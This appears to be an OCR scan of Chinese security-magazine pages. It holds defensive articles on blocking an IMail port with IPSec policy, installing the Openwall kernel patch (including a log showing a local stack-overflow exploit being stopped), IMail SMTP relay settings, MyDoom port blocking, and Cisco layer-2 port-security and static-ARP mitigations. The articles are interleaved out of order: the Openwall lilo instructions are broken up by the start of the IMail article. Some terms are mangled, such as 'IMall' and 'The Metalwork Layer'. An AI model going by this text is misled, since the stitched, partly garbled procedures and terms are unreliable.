


图 1

然后右键单击选择“创建新的IP安全策略”，点“下一步”，给安全策略起个名字，这里起的是“防御IMail攻击”，一路“下一步”，最后完成，就出现了该策略的属性编辑窗口，如图2所示。




图 2

单击下面的“添加”按钮，弹出安全规则向导，点击“下一步”直到出现“网络类型”时，选择“远程访问”，连续点击“下一步”，会弹出一个警告框，不管它，单击“是”继续，就会出现IP筛选器列表，如图3所示。

单击添加按钮，添加筛选器，名称为阻止8383端口的访问；单击添加，出现筛选器向导，点击“下一步”，在源地址选择“任何IP地址”，再点击“下一步”，目标IP地址选择“我的IP地址”，协议类型选择“任意”或者“TCP”，出现IP协议端口后，选择“从任意端口”，到此端口输入“8383”，完成后就回到了IP筛选器列表的窗口，选择关闭，回到安全规则向导的窗口，这时你会发现列表里多了一个我们刚才添加的筛选




图 3

器“阻止8383端口的访问”，选择它，然后点击“下一步”来到“筛选器操作”选择窗口，单击添加，来到筛选器操作向导，点击“下一步”，起一个名称“拒绝8383端口的访问”，选择“阻止”单选钮，单击完成回到“筛选器操作选择”窗口，选择我们刚才建立的筛选器操作，然后点击“下一步”完成，回到“防御IMail攻击”属性窗口，选择关闭。回到组策略窗口，在右边窗口里出现了我们刚创建的IP规则，右键单击它，选择指派，我们的规则就生效了，如图4所示。

整个过程就算完成了，这个时候IP安全策略生效，并开始忠实地守护8383端口，任何远程连接都将被拒




图 4

绝！你的IMail也被保住了。

此种方法比起第一种方法来麻烦了点，而且可定制的规则太少，但是不需要第三方软件来支持，选择哪个就看你的喜好了。

不过我还是觉得，最好升级一下你的IMail，这才是彻底解决问题的根本方法。

编后

本来服务器的操作系统做了全面的安全加固，这时候看起来似乎固若金汤，其实并不然！如果在细微处不注意安全措施的话，一个不经意的疏忽，往往就会造成“千里之堤，毁于蚁穴”！

脚本小子：对于更改操作系统的设置和激活操作系统本身提供的安全开关来提高安全性的方法已经有过相当多的讨论，事实上，在有新的漏洞产生时这些方法显得很脆弱，虽然我们不能指望程序员从根源上解决安全问题，但是我们应该了解底层的安全才是核心。本文以Linux为例，从内核的角度来讨论安全防御的偏科别类——安全免疫。

OW补丁，让Linux内核更安全

文/ayazero

普通的安全设置固然可以提高服务器的安全性，这也是很多系统管理员熟知的，但是在很多情况下这对攻击者来说并不管用，比如系统中一个守护进程存在漏洞，你做了各种设置提高了安全性并且过滤了端口，虽然这样正向的非法连接无法得逞，但是攻击者很容易就用一个反向连接绕过了防火墙，然后在你的系统上寻欢作乐。事实上高级的安全设置应该具有一定攻击免疫能力，比如用stackguard编译的immunix系统。而本文从相关的例子引出这种概念，你会发现在某些场合“攻击免疫”比普通意义上的安全防护更有效，当然这并不是全部，安全是一个整体的概念。

学过缓冲区溢出的人应该都知道Solar Designer's kernel patch，这个补丁是Openwall project的一部分，它的特性如下。

* Ring3层堆栈不可执行。
* 限制/tmp目录下的符号连接。
* 限制/tmp目录下的FIFO。
* 限制/proc目录权限，非root用户只能看到自己进程的子目录。
* 对0，1，2三个文件描述符的特殊处理（只针对kernel 2.0-2.2）。
* 加强execve系统调用对用户进程数目的限制，在fork该进程而改变进程属主时仍然有效。
* 撤销不再使用的共享内存区域，这个选项可能会使很多商业数据库停止工作！只有在你已经限制系统某些资源（比如：RLIMIT_AS,RLIMIT_NPROC）的情况下这个选项才会产生实际的效果，大多数系统并无必要使用这个特性。
* 特权IP别名，只有root才可以在特权别名范围内绑定套接子（只对kernel 2.0）。

该补丁最主要的特性是：用户区堆栈不可执行（Non-executable User Stack），其实现并不是在用户区的堆栈页面加上执行标志，因为在Linux内核中代码段和数据段（堆栈段是特殊的数据段，从用户空间的顶端向下生长，Linux内核并不区分数据段和堆栈段）的线性地址是重叠的，无法区分代码段和数据段。在Intel x86（32位非PAE模式）平台上用户区数据段和代码段的虚拟地址范围是0～3GB，作者通过把代码段的虚拟地址减小为3GB-8MBS来区分数据段和代码段：

```
+#ifdef        CONFIG_HARDEN_STACK
+              .quad 0x00cbfa000000f7ff            /*
0x23 user      3GB-8MB code at 0 */
+#else
               .quad 0x00cffa000000ffff            /*
0x23 user      4GB code at 0x00000000 */

+#endif
```

然后企图返回用户区最高8MB空间（堆栈区间）去执行指令的行为都会被拦截，这通常是溢出攻击返回执行shellcode的特征！关于不可执行堆栈还有另外一个开关：CONFIG_HARDEN_STACK_SMART，这个开关是为了允许GCC生成跳板代码，这种情况通常要求堆栈段是可执行的（有极少数的程序需要在堆栈段执行代码），如果打开这个开关，内核会捕捉跳板代码调用产生的中断并模拟该环境继续执行。当然，同时这也会使安全性降低。一般来说我可以不使用这个选项。

安装

该补丁可以从http://www.openwall.com/linux/下载，我们选择最新的linux-2.4.24-ow1.tar.gz，然后从kernel.org下载linux-2.4.24.tar.gz内核源代码包，先把内核源代码解压到：/usr/src/linux-2.4.24，然后解压补丁包，linux-2.4.24-ow1.diff就是我们要的补丁文件。然后开始打补丁：

```
[root@ay4z3ro /]# cd /usr/src/linux-2.4.24
[root@ay4z3ro linux-2.4.24]# patch -p1 < ../linux-2.4.24-ow1/linux-2.4.24-ow1.diff
```

接下来按部就班地编译内核：

make mrproper; make menuconfig; make dep; make bzImage; make modules; make modules_install

然后编辑lilo：

```
# cp /usr/src/linux/arch/i386/boot/bzImage /boot/vmlinuz-2.4.24-ow1
# vim /etc/lilo.conf
加入以下行：
```

脚本小子：作为流行的E-mail服务系统，IMail有着自身的安全设置，如何对其进行有效的设置提高邮件以及系统本身的安全性是一个重要的安全问题。本文从新的角度去考虑了防护，所以很值得一看！

增加IMall系统SMTP的安全性

文／张耀心

IMail 是一个流行的电子邮件服务器，通过Web 接口为客户提供邮件服务。并且 IMail 与大多数常见的电子邮件协议兼容，例如：SMTP，POP3，IMAP4，LDAP等。但它存在缓冲区溢出漏洞，问题在于 IMail SMTP守护进程在处理输入数据时没有进行正确的边界检查。远程攻击者利用这点能使 IMail SMTP 服务器发生缓冲区溢出从而执行攻击者提供的代码。

我们可以自己手动设置自己的邮件服务器和管理SMTP协议的安全性，从而达到对漏洞防护的目的！

1.设置邮件中转选项防止成为大量的垃圾邮件的中转站。

2.设置什么是本地用户。

3.验证收到的邮件。核查是否来自己一个有效的用户，或者拒绝将它列入邮件清单。

4.设置IP地址或者列一个IP地址清单给服务器，说明那些可以接受，那些拒绝收。

```
image=/boot/vmlinuz-2.4.24-owl
label="linux-2.4.24-owl"
root=/dev/hda6
read-only
# reboot //重启
```

现在可以用我们的新内核启动了，来测试一下吧：）

```
Mandrake Linux release 9.2 (FiveStar) for i586
Kernel 2.4.24-owl on an i686 / tty1
ay4z3ro login: root
Password:
Last login: Fri Feb 13 23:25:55 on tty1
[root@ay4z3ro root]# cd /test/
[root@ay4z3ro test]# ls
core.1201  core.1665  core.8425  core.8433  ex*  exp1*
vu*
core.1358  core.8422  core.8426  core.8454  ex1*  exp.c
vu.c
core.1369  core.8423  core.8427  core.8455  ex.c  fmt*
vul*
core.1624  core.8424  core.8432  core.942*  exp*  fmt.c
vul.c
```

其中vu，是存在漏洞的程序，ex是与之对应的溢出攻击程序。

```
[root@ay4z3ro test]# ./ex
ret is 0xbfffffcb
Security: more returns onto stack, logging disabled for a
minute
Segmentation fault (core dumped)
[root@ay4z3ro test]# tail -1 /var/log/messages
Feb 13 23:26:33 ay4z3ro kernel: Security: more returns
onto stack, logging disab
led for a minute
[root@ay4z3ro test]# tail -1 /var/log/kernel/alert
Feb 13 23:26:33 ay4z3ro kernel: Security: return onto
stack from 0x08048389 to 0xbfffffd3 running as UID 0,
EUID 0, process vu:1369
```

我们看到攻击被成功地阻止了，并且发出了警告！这个补丁的确给大多数栈溢出，一部分的格式串和把shellcode安置在堆栈段的malloc/free堆腐败带来了麻烦，但是heap/bss溢出可以完全不受这个补丁的影响而攻击成功。另外，迄今为止所有的缓冲区溢出防护技术都不是绝对有效的，对于那些真正有实力的攻击者，这个补丁只是增加了攻击的难度。即使如此，它还是能够挡住大多数热衷于入侵的人，该补丁的安全特性加上系统管理的常规安全措施会有比较好的效果（可以参考我发在去年第10期上的Linux系统深度安全加固一文），推荐使用。

编后语：

有兴趣的读者可以参阅Warning3的《绕过Linux不可执行堆栈保护的方法浅析》以及Phrack58期上的Return-into-lib(c)技术，中文版是由alert7翻译整理的。

如何对SMTP进行设置

1. 双击控制面板里的IMail图标，在出现的IMail服务对话框里选择SMTP安全选项，这时出现SMTP安全属性对话框。

2. 在这个安全属性对话框中，对SMTP服务无论那一个选项设置成安全。

3. 点击应用并保存设置，关闭对话框。

注意：假如你用SMTP服务改变IP地址，你必须先关闭SMTP服务并重启，系统才对设置生效。

设置邮件中转选项

用邮件中转选项可以防止大量未经授权的邮件的投递，例如大家都知道的垃圾邮件。它可能将你的邮件系统变成垃圾邮件的中继器。邮件中转选项设置成只允许本地用户或者使用本地主机的用户通过自己的服务器中转，在这之前要设定什么是本地。

1. 中转对任何人

允许SMTP服务接受投递给其他主机的邮件，还可以再投递给其他适当的主机。这是邮件系统的缺省设置。

2. 中转选项

假如邮件系统认为邮件是来自本地指定的IP地址时，就仅允许接受去往其他主机的邮件。假如你用这个选项，你要指定任何你接受邮件的主机，也要建立一个登录在\winnt\sys-tem32\drivers\etc\hosts文件里。假如你的DNS设置成接受邮件对第一位域（mailer1.ipswitch.com），或者也接受其他的域（mailer2. acme.com）。MX将如下这样记录：

```
MX
10 mailer1.ipswitch.com
20 mailer2.acme.com
3、中转邮件对于域（mailer2.acme.com）
```

在邮件系统上，你需要指定它的IP地址在中转选项（Relay mail for）里，登录主机名，IP地址在主机文件里。

指定有效的IP地址，点地址（addresses）按钮。

1. 点添加（Add）按钮，增加/接受本地用户。

2. 在IP地址栏里，添加对于邮件系统的是本地的IP地址。添加一个计算机组，选择计算机组（Group of Computers）选项，在 IP地址和子网络栏里，添加一些考虑过的安全的本地IP地址。非本地系统企图传递邮件，就可能出现如下消息：

```
550 unknown local host %s, not a gateway.
```

设置使用SMTP服务

可以设置指定的IP地址使用SMTP或者拒绝使用。对没有权限使用系统的主机，邮件系统将拒绝建立连接。这非常有用，它可以知道一个未经授权邮件发送人的IP地址。

1、拒绝一个指定的组或者计算机

1）点击控制权限（Control access）并选择Granted Access选项。

2）在IP地址栏里，输入不能访问SMTP服务的IP地址。拒绝一个组计算机，可选择Group of Computers选项。例如，一个类地址C地址为218.21.50.0，子网掩码为255.255.255.0。这样就可以阻止254个系统。

3）点击“确定”，重启服务改变的设置才可以生效。

2、有权限使用的组或者计算机

1）点击 Control access选项，在出现的对话框里选择Denied Access选项。

2）点添加（Add），在设置之前，也要关闭服务，在重启服务以后，设置才可以生效。

总结

邮件系统的安全是非常重要的。垃圾邮件的传播者就是利用一些公司的邮件服务器来发送他们的垃圾邮件，但钱是由中转者付的。控制邮件服务器不被人利用，可节省金钱和网络资源，阻止不受欢迎的邮件，继而防止系统变成垃圾邮件的“中转站”。希望文章对大家有所帮助。

tips：防范MyDoom病毒

MyDoom病毒是一种依赖于Windows操作系统的蠕虫病毒，它通过电子邮件传播，目前，绝大多数提供mail服务的网站都是通过过滤邮件标题进行此种病毒的防范，同时，由于他本身能在服务器上生成后门，所以又让我们的网络管理员非常头疼，可以通过下面的方法防范这个病毒。

首先病毒在受感染的机器上打开tcp 3127-3198的端口作为监听端口的特性，所以我们的防火墙就需对tcp端口3127-3198的访问进行阻断或者封禁。其次，使用某些防火墙IDS的自动封禁功能，对每秒钟7次以上的syn连接进行自动封禁，从而防止后门程序对www.sco.com的 DDoS攻击。第三，可以在邮件服务器上通过对邮件的标题、内容、附件名以及附件扩展名进行过滤，有效地防止带有该种病毒的邮件的传播。

防火墙对于病毒只能进行阻断传播，减少其对于网络的危害。真正杀死病毒还需依靠相应的杀毒软件。但防火墙起到的是防患病毒于未然的作用。所以，很好地利用防火墙进行网络病毒的防护，能最大限度地减少网络蠕虫病毒给用户以及全社会带来的巨大经济损失。此次方正方御通过高覆盖率客户回访，得知防火墙再次有效阻隔了MyDoom病毒的攻击，证明了有效利用防火墙的特性进行病毒防范的效果大大高于单独利用防病毒产品的效果。希望所有的用户能提高警惕性，做到早发现早防治，在安全厂商和用户的共同努力下，能创造一个日益安全的网络环境，为各个行业的发展提供有力的保证。

脚本小子：由于以太网第二层的特殊地位，决定了一旦成功地被攻击，更高层的安全设施也就失去了意义，本文介绍的这些防范方法，只是缓解了这些问题，而要从根本上解决这类问题，必须使用成本更高的方法，例如，在这些缓解办法的基础上引入IPSec等。

Defence：以太网第二层协议

文／delphij

《上册》中我们谈到了针对以太网第二层协议的3种攻击方法，由于第二层协议位于IP层之下，因此，其安全性也没有得到充分的重视这3种攻击需要的技术一个比一个复杂，但很显然，都是能够实现的，而且，笔者自己也曾遇到和处理过这样的攻击。这里给出一些缓解攻击效果的方法，这些方法能够非常有效地缓解《上册》中提到的样种攻击。

为了阻止这样的攻击成功，可以采用下面几个简单的交换机策略（均以Cisco系列为例）。

对于第一种攻击，简单地说，就是绑定MAC能够出现的端口，然而，这也意味着丧失一定的灵活性（一旦更换端口，则端口被shutdown）。操作如下：

```
set port security 2/1 enable 00-90-2b-03-34-08
set port security 2/1 age 1440
set port security 2/1 violation shutdown 600
```

前两个命令将MAC地址绑定到2/1端口上，最后一个的含义则是如果2/1端口和其他端口已经绑定的MAC发生重复，则将其关闭600分钟。

> **脚本小子**：注意，关闭'shutdown'端口是一个非常严厉的措施，也许并不适合所有的网络配置。可以把shutdown替换为restrict，让交换机丢弃可能存在问题的包，而让其他包通过，例如，交换机级联的情形。当然，这意味着可能会损失一定的安全性。

针对第三种攻击，需要在每一台机器上设置网关的永久MAC记录（在绝大多数操作系统中，这一工作可以通过arp -s来完成）。例如：

```
arp -s 192.168.1.1 ab:aa:79:f8:ab:37
```

另一种方法，则是使用SSL或TLS连接，并验证证书，然而，这需要服务器端的支持，并且劫持者仍然可以中断或者干扰连接，尽管他们无法获得通信的真实内容。

针对第二种攻击，可以在结合前两项措施的基础上，限制每个端口上可以学习的MAC地址数量（前提是攻击者不可能控制许多端口）：

```
set port security 1/2 maximum 5
```

这个命令将端口1/2可以学习的MAC数量限制为5个，这样，攻击者将无法耗尽CAM。

在我们介绍的3种攻击中，防守一方都处于劣势——为了提高安全性，必须降低系统的灵活性，并增加配置的成本。由于一个系统的安全是由系统中最不安全的那一部分决定的，因此，往往被人们忽视的第二层安全，就会成为受到攻击的目标。因此，第二层安全，在网络的规划和设计中，是一个不能忽略的部分。

TIPS：网络七层协议

七层协议至上而下分别是：应用层；表述层；会话层；传送层；网络层；数据链路层以及物理层。

物理层（The Physical Layer），主要指如何确保在物理媒体上的传输，保证发送"1"接收的还是"1"，速率是多少，是双向还是单向，接头有几根线等等。

在物理层上面是数据链路层（The Data Link Layer），主要是组织数据。如将数据划分成帧，确保其顺序传输，并处理由接收侧传来的应答帧（Acknowledgement Frames）。

在数据链路层上面是网络层（The Metalwork Layer），主要是如何控制网络从源到目的地的路径，同时也处理不同网络路径之间不同速率、不同的编址方式、不同的包长度和不同的协议等问题。

在网络层上面是传送层（The Transport Layer），传送层从上面的会晤层（The Session Layer）接受数据，如果需要，将其分成较小的单位并确保所有这些部分能正确地到达另一端。

